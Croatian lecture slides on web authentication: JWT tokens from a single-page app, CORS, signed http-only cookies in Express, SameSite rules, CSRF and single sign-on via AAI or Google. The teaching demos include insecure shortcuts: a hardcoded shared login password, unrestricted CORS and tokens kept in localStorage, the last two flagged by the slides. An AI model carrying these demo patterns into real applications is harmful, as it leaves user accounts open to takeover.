
```
const username = document.getElementById('username').value;
const password = document.getElementById('password').value;
axios.post(` ${serverUri}/login`, {username, password})
  .then(res => {
    const jwt = res.data;
    storeToken(jwt);
    showLoginForm(false);
  })
  .catch(function (error) {
    document.getElementById('content').innerHTML = error;
});
});
```

Gdje spremiti token?

Kod koji se izvrši  
klikom na login

04-token-auth-cors/public/js/site.js

# Tipični slijed za *Token Authentication* iz SPA



# CORS

- CORS = Cross-Origin Resource Sharing
  - Pozivatelj i web-aplikacija nisu na istom serveru (portu)
  - Javascript kod s porta 4042 poziva resurs iz web-aplikacije na portu 4041
  - Nije dozvoljeno, osim ako web-aplikacija eksplicitno ne dozvoli

Access to XMLHttpRequest at 'http://localhost:4041/protected' from origin 'http://127.0.0.1:4042' has been blocked by CORS policy: Response to preflight request doesn't pass access control check: No 'Access-Control-Allow-Origin' header is present on the requested resource.

- Preglednik dozvolu provjerava metodom OPTIONS

Access-Control-Allow-Methods: GET,HEAD,PUT,PATCH,  
POST,DELETE

Access-Control-Allow-Origin: \*

Dio zaglavlja u rezultatu poziva  
OPTIONS za URL  
`http://localhost:4041/protected`

U aplikaciji dopustimo CORS  
(u ovom primjeru bez ograničenja)

```
var cors = require('cors');  
app.use(cors());
```

04-token-auth-cors.js

# Dodavanje tokena u zahtjev

- Token se stavlja u zaglavlje zahtjeva prema zaštićenom resursu

04-token-auth-cors/public/js/site.js

```
function getdata() {  
    ...  
    axios.get(`${serverUri}/protected`, {  
        headers : {  
            Authorization : `Bearer ${getToken()}`  
        }  
    })  
    .then(function (response) {  
        ...  
    })  
    ...  
}  
  
function getToken() {  
    ... //vrati spremljeni token  
}
```

# Gdje spremiti token?

- Token (načelno) ne bi trebalo spremati u pregledniku (npr. u *local storage*), jer je dostupan svim skriptama koje su uključene u konkretnu aplikaciju
  - Pospremiti u varijablu?
    - funkcioniра do prvog osvježavanja stranice
  - Worker? Nešto treće?
  - Većina izvora navodi što ne bi trebalo, ali ne i što bi trebalo i kako to napraviti
    - Koliko npr. vjerujemo kodu od axiosa, bootstrapa, ... ?

Token u primjeru  
pohranjen  
u *localStorage*

04-token-auth-cors/public/js/site.js

```
const JWT_TOKEN = 'jwt';

function getToken() { return localStorage.getItem(JWT_TOKEN); }

function storeToken(jwt) { localStorage.setItem(JWT_TOKEN, jwt); }

function removeToken() { localStorage.removeItem(JWT_TOKEN); }
```

# Opaska oko zaglavlja za token


- Standardno zaglavljje za token je *Authorization: Bearer token*, ali nije neuobičajeno da je token dio URL-a ili naveden u zaglavljtu s X-Auth-Token ili slično
  - Sličnost s API ključevima ili drugim jedinstvenim identifikatorima korisnika ili aplikacije

# Cookies

- U prethodnim primjeri u zaglavlju zahtjeva se nalazio zapis oblika *Authorization tip sadržaj*
  - u slučaju Basic i Digest to je automatski dodavao preglednik
  - tokene je trebalo eksplicitno dodati
- Korisnika možemo identificirati i temeljem *cookiea*
- Cookie je par *ključ = vrijednost* kojeg server (web-aplikacija) vrati u nekom od odgovora, korisnikov preglednik pohrani, a zatim prilikom **svakog** sljedećeg zahtjeva šalje natrag
  - osim kod prijave korisnika koristi se i za pamćenje raznih korisničkih postavki, ali i za praćenje korisnika i analizu ponašanja
- Da bi preglednik pohranio *cookie*, od servera mora primiti odgovor koji u zaglavlju sadrži *Set-Cookie*
  - Više vrsta *cookiea* i mogućih postavki – do dalnjeg nam je bitno da je označen sa **secure** (sadržaj je potpisani) i **http-only** (ne može mu se pristupiti iz JavaScripta)
    - <https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>

# Tipični slijed za *Cookie Authentication*

- Nakon prijave klijent dobije *cookie* kojeg šalje u svakom sljedećem zahtjevu
- Cookie je par *ključ=vrijednost*
- Što je ključ, a što vrijednost?
  - Ovisi o aplikaciji
    - u primjeru koji slijedi to je naziv korisnika
- Može li se sadržaj *cookiea* ručno promijeniti
  - Da! Zato se koristi *signed cookie* koji osim vrijednosti zadrži i potpis određen šifrom unutar aplikacije



# Primjer za Cookie (1)

05-cookie-auth.js

```
const auth = require('./05-auth-middleware');
auth.initCookieAuth(app);
app.use(auth.getUserFromCookie);

app.get('/login', function (req, res) {
  res.render('login');
});

app.post('/login', function (req, res) {
  var username = req.body.username;
  var password = req.body.password;
  if (password !== 'some password') {
    res.render('login');
  }
  else {
    auth.signInUser(res, username);
    res.redirect ... o ovome nešto kasnije
  }
});
```

Aktiviramo middleware koji provjera cookie te sadrži metode koje kreiraju token (zasebna datoteka)

Za autentificiranog korisnika kreiramo cookie (vidi kod u 05-auth-middleware.js)

Korisnika odjavimo uklanjanjem cookiea (vidi kod u 05-auth-middleware.js).

Iako postoji puno slučajeva gdje to nije izvedeno ili nije moguće izvesti, metoda za odjavu bi trebala biti POST, a ne GET

```
app.post('/logout', function (req, res) {
  auth.signOutUser(res);
  res.redirect("/");
});
```

# Primjer za Cookie (2)

05-cookie-auth.js

```
app.get('/private', function (req, res) {  
  if (req.user.isAuthenticated) {  
    if (req.user.username.toLowerCase() === 'alice' || ...  
      res.render('private', {username : req.user.username});  
    }  
    else {  
      res.status(403);  
      res.end('Forbidden for ' + req.user.username);  
    }  
  }  
  else  
    res.redirect(302, 'login?returnUrl=/private');  
});
```

Korisnika koji nije prijavljen (a trebao bi biti) šaljemo na stranicu za prijavu šaljući povratnu informaciju gdje se vratiti nakon uspješne prijave

- Nakon prijave korisnika vraćamo na adresu zapisanu u *returnUrl*.
  - Iz sigurnosnih razloga trebalo bi preusmjeravati samo na lokalne adrese kako bi se izbjeglo npr. login?returnUrl=http://some phishing site koji bi korisnika namamio da ponovo upiše svoje podatke misleći da mu prethodna prijava nije bila uspješna.

# Primjer za Cookie (3)

05-auth-middleware.js

```
const dotenv = require('dotenv');
dotenv.config();
const cookieParser = require('cookie-parser');

function initCookieAuth(app) {
  app.use(cookieParser(process.env.COOKIE_KEY));
}

function signInUser(res, username) {
  res.cookie('user', username, {
    signed : true,
    httpOnly: true
  });
}

function signOutUser(res, username) {
  res.clearCookie('user');
}
```

Middleware za rekonstrukciju korisnika iz *cookiea* i metode za stvaranje i brisanje *cookiea* ostvarene su korištenjem paketa *cookie-parser*

Potpisani kolačić prefiksira vrijednost sa *s*: te kao sufiks stavlja potpis (HMAC + Base64). Korisnik može promijeniti sadržaj *cookiea*, ali potpis više neće biti dobar, jer nema ključ za potpis *cookiea*

*HttpOnly* onemogućava pristup kolačiću iz JavaScripta

# Primjer za Cookie (4)

05-auth-middleware.js

```
function initCookieAuth(app) {  
    app.use(cookieParser(process.env.COOKIE_KEY));  
}  
  
function getUserFromCookie(req, res, next) {  
    const username = req.signedCookies?.user;  
    if (username) {  
        req.user = {  
            isAuthenticated : true,  
            username  
        };  
    }  
    else {  
        req.user = {  
            isAuthenticated : false  
        };  
    }  
    next();  
}
```

Middleware za  
rekonstrukciju korisnika  
iz cookiea. Oslanjamo  
se na *cookie-parser*.

Ključ pod kojim smo  
stavili neku vrijednost  
prilikom prijave  
korisnika.

# Cookie i JavaScript (1)

06-cookie-auth.js

- Što ako se štićenom resursu pristupa iz JavaScripta?

```
...  
app.post('/login', function (req, res) {  
    const username = req.body.username;  
    const password = req.body.password;  
    if (password !== 'some password') {  
        res.status(401).send("Invalid username or password");  
    }  
    else {  
        const payload = {  
            username  
        };  
        auth.signInUser(res, username);  
        res.sendStatus(204);  
    }  
});
```

Forma za prijavu je prebačena u JavaScript, a web-aplikacija (u ovom slučaju) ima ulogu servisa koji provjerava korisnika i postavlja *cookie*

Odjava se svodi na uklanjanje *cookiea* uz status 204 (No Content)

```
app.post('/logout', function (req, res) {  
    auth.signOutUser(res);  
    res.sendStatus(204);  
});
```

# Cookie i JavaScript (2)

06-cookie-auth-js/public/js/site.js

```
function login() {  
    ...  
    const username = document.getElementById('username')  
        .value;  
    const password = document.getElementById('password')  
        .value;  
    return axios.post('login', {username, password})  
        .then(res => ...  
  
function getdata() {  
    ...  
    axios.get('protected')  
        .then(res => ...
```

Cookie se automatski šalje. Primjetiti da u SPA dijelu nema eksplicitnog rukovanja *cookie'm* niti bi to bilo moguće, jer je http-only

Obratiti pažnju da je JavaScript unutar iste aplikacije (poslužen iscrtavanjem index.pug)

```
e-auth-js > views > index.pug  
html  
head  
style  
    include ../public/css/login.css  
title Simple js for get data  
body  
- var loginFormStyle = authenticated ? 'none' :  
- var logoutButtonStyle = authenticated ? 'block' : 'none'  
div(class="login-form", style="display:" + loginFormStyle)  
    h1 Login and get data  
    form(action="", method="post")  
        label(for="username") Username:  
        input(type="text", id="username", name="username")  
        label(for="password") Password:  
        input(type="password", id="password", name="password")  
        input(type="button", id="btnLogin", value="Log In")  
div(class="content-form")  
    input(type="button", id="btnLogout", value="Logout")  
    input(type="button", id="btnGetData", value="Get Data")  
div(id="content")  
script(src="https://cdn.jsdelivr.net/npm/axios/dist/axios.min.js")  
script  
    include ../public/js/site.js
```

```
06-cookie-auth-js  
|__ public  
|   |__ css  
|   |__ js  
|       |__ site.js  
|__ views  
|   |__ index.pug  
|   |__ 06-auth-middleware.js  
|   |__ 06-cookie-auth.js
```

```
9  auth.initCookieAuth(app);  
10 app.use(auth.getUserFromCookie);  
11  
12 app.get('/', function (req, res) {  
13     res.render('index', {  
14         user: req.user  
15     });  
16 });  
17  
18 app.post('/login', function (req, res) {  
19     const username = req.body.username;
```

# Cookie i JavaScript (3)

07-cookie-auth-js-cors/public/js/site.js

```
function login() {  
    ...  
    const username = ...  
    return axios.post(`/${serverUri}/login`,  
        {username, password},  
        {withCredentials : true})  
        .then(res => ...  
  
function getdata() {  
    axios.get(`/${serverUri}/protected`, {withCredentials : true})  
    .then(...  
}  
}
```

U ovom primjeru je JavaScript kod u zasebnoj aplikaciji (**ali i dalje na istom serveru/domeni**). Da bi axios poslao *cookie* (i mogao spremiti *cookie* koji dobije u odgovoru) potrebno je postaviti `withCredentials` na `true`  
<https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest/withCredentials>

```
var cors = require('cors');  
app.use(cors({credentials: true, origin: 'http://127.0.0.1:4072'}));
```

Web-aplikacija u kojoj nastaje cookie mora omogućiti CORS, ali to više ne može biti bez ograničenja

07-cookie-auth-js-cors.js

# Podsjetnik: Koliko traje cookie?

- *Cookie* kreiran u prethodnom primjeru traje do isteka sjednice (obično završava zatvaranjem preglednika, ali ovisi o pregledniku) ili do isteka eksplicitno postavljenog vremena
- Moguće napraviti trajni *cookie* koji nije vezan za sjednicu
  - Određen atributima *Expires* (apsolutno vrijeme) i *Max-Age* (izražen u sekundama)
    - *Max-age ima prednost u odnosu na Expires*
- Za detaljnije pogledati slajdove iz predmeta *Razvoj programske potpore za web*
  - [https://www.fer.unizg.hr/\\_download/repository/12-DYN-WEB-4-Sjednice.pdf](https://www.fer.unizg.hr/_download/repository/12-DYN-WEB-4-Sjednice.pdf)
  - U nastavku je dan kratki podsjetnik na važnije elemente bitne za kontekst ovih primjera

# Podsjetnik: Kome preglednik šalje *cookie*? (1)

- Atributi *Path* i *Domain*
  - Preglednik serveru šalje *cookie* samo ako URL zahtjeva sadrži *Path* naveden u *cookieu*
    - U prethodnom primjerima *path* je bio postavljan na /
  - Slično vrijedi i za svojstvo *Domain*
    - Ako se izostavi odnosi se točno na server na kojem je kreiran, (ne uključuje poddomene)
    - Ako se navede domena, onda su uključene i pod-domene
      - Npr. ako je *cookie* postavljen na domenu unizg.hr, on će biti poslan prilikom zahtjeva na npr. www.fer.unizg.hr
  - Primjer: Ako je domena postavljena na unizg.hr, a putanja na /projekt, onda će *cookie* biti poslan na npr. www.fer.unizg.hr/projekti, ali ne i na www.unizg.hr/promjene
- Svojstvo *Secure* osigurava da *cookie* neće biti poslan ako veza nije uspostavljena preko https-a

# Podsjetnik: Kome preglednik šalje cookie? (2)

- Zamislimo sljedeću situaciju:
  - U aplikaciji 1 prijavljeni korisnici će na adresi app1.com/photo npr. dobiti svoj avatar
    - Adresa je ista za sve korisnike koji se prepoznaju po *cookieu*
  - Aplikacija 2 na adresi app2.com u html-u ima  
``
  - Što ako se korisnik nije odjavio iz aplikacije 1 prije posjeta aplikaciji 2? Hoće li preglednik prilikom dohvata slike slati korisnikov *cookie* za app1.com?
- Navedeno je primjer *cross-site* zahtjeva jer je izvor zahtjeva app2.com, a resurs na app1.com
  - Podložno CSRF (*Cross-Site Request Forgery*) napadima
  - Što ako se navedena poveznica nalazi negdje unutar app2.com? - Tada je to same-site zahtjev
- Detaljnije u predavanjima o sigurnosti web-aplikacija

# Podsjetnik: Kako se definira Same-site?

- Obično definirano domenom, ali što je ista domena?
- Obično zadnja dva zapisa u adresi
  - Primjerice www.fer.unizg.hr i www.unizg.hr bi spadali u istu domenu unizg.hr
- Pravilo ne može biti globalno primijenjeno
  - Npr. app1.azurewebsites.net i app2.azurewebsites.net ne spadaju u kategoriju *same-site*
  - company1.co.uk i company2.co.uk
- Lista javnih sufiksa: <https://publicsuffix.org>
- Napomena:
  - Domena ≠ firma
    - Firma može imati više domena i u tom slučaju radi se o cross-site zahtjevima

# Podsjetnik: Moguće vrijednosti za Same-site

- Strict
  - Preglednik šalje *cookie* ako su zadovoljeni uvjeti domene i putanje te zahtjev ne dolazi sa stranice iz neke druge domene
    - npr. preglednik neće poslati *cookie* ako je na stranici app2.com korisnik kliknuo na link koji ga vodi na app1.com
    - neće biti podržani ni scenariji poveznice na sliku, javascript koda itd...
- Lax
  - Za razliku od Strict slat će cookie ako se radi o GET zahtjevu koji mijenja stranicu u pregledniku
    - Npr. klik na app1.com u pregledniku vodi korisnika na app1 i tada se šalje cookie
    - ali ako je poveznica na app1.com unutar *iframe* ili se radilo o *ajax* pozivu ili npr. dohvatu slike, cookie neće biti poslan
- None
  - Nema limita i preglednik uvijek šalje cookie prilikom zahtjeva
- Što ako nije ništa navedeno?

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie/SameSite>

# Prijave korištenjem vanjskih servisa

- Što ako želimo prijavu korisnika odraditi putem nekog od vanjskih servisa?
  - AAI, Google, Microsoft, Twitter, Facebook, Github, Okta, Auth0, Identity Server, ...
  - Umjesto vlastite stranice za prijavu, aplikacija nas preusmjerava na vanjski servis gdje obavljamo prijavu, a aplikacija dobije ili dohvati „povratnu informaciju“ o tome
    - tehnički detalji ovise o protokolu i vrsti aplikacije
- Omogućava koncept jedinstvene prijave (engl. Single Sign On - SSO)
  - Korisnik koristi više aplikacija u koje se treba prijaviti vanjskim računom, ali korisničke podatke unosi samo jednom
    - Svakim sljedećim preusmjeravanjem na vanjski servis korisnik će biti prepoznat po *cookieu*

# Edgar kao primjer korištenja vanjske usluge za autentifikaciju



**FER**

Please, login here using AAI.

**AAI@EduHr**

Autentikacijska i autorizacijska infrastruktura znanosti i visokog obrazovanja u Republici Hrvatskoj

KORISNIČKA OZNAKA

ZAPORKA

PRIJAVA

- Edgar ima vlastitu bazu korisnika, ali ne i lozinki
  - Korisnik se odredi temeljem jedinstvenog identifikatora s AAI-a ili Googlea
  - Ako je korisnik već ranije u istom pregledniku bio prijavljen na AAI, odnosno Google, srednji korak se preskače
    - (Single sign on)

**!FER**



**G Login with Google**

**G Prijavite se putem Googlea**

**Prijava**

Nastavi do aplikacije [fer.hr](#)

E-pošta ili telefon \_\_\_\_\_




# Tko/što je tko/što na primjeru Edgara

- *Resource owner*
    - krajnji korisnik; vlasnik podataka koji dopušta pristup istima, odnosno dopušta da se u njegovo izvrši određena akcija
      - na Edgaru su to njegovi korisnici: studenti i nastavnici
  - *Client* (*ServiceProvider, Protected Application, Relying Party*)
    - Klijent, tj. aplikacija koja pristupa informacijama o korisniku (Edgar), njegovim podacima ili obavlja nešto u ime korisnika
  - *Authorization Server* (*OpenId Provider, Identity Provider (IdP)*)
    - aplikacija ili usluga na kojoj krajnji korisnik ima račun (AAI, Google) i temeljem koje će se izvesti prijava korisnika
    - Tehnička izvedba ovisi o protokolu
      - Security Assertion Markup Language (SAML), Shibboleth, Central Authentication Service (CAS), OAuth2, OpenID Connect, ..., nestandardni mehanizmi pojedinog davatelja ...

# Šira slika

- U slučaju Edgara, AAI ili Google se koriste za prijavu kako bi se identificirao korisnik i povezao s ostalim podacima
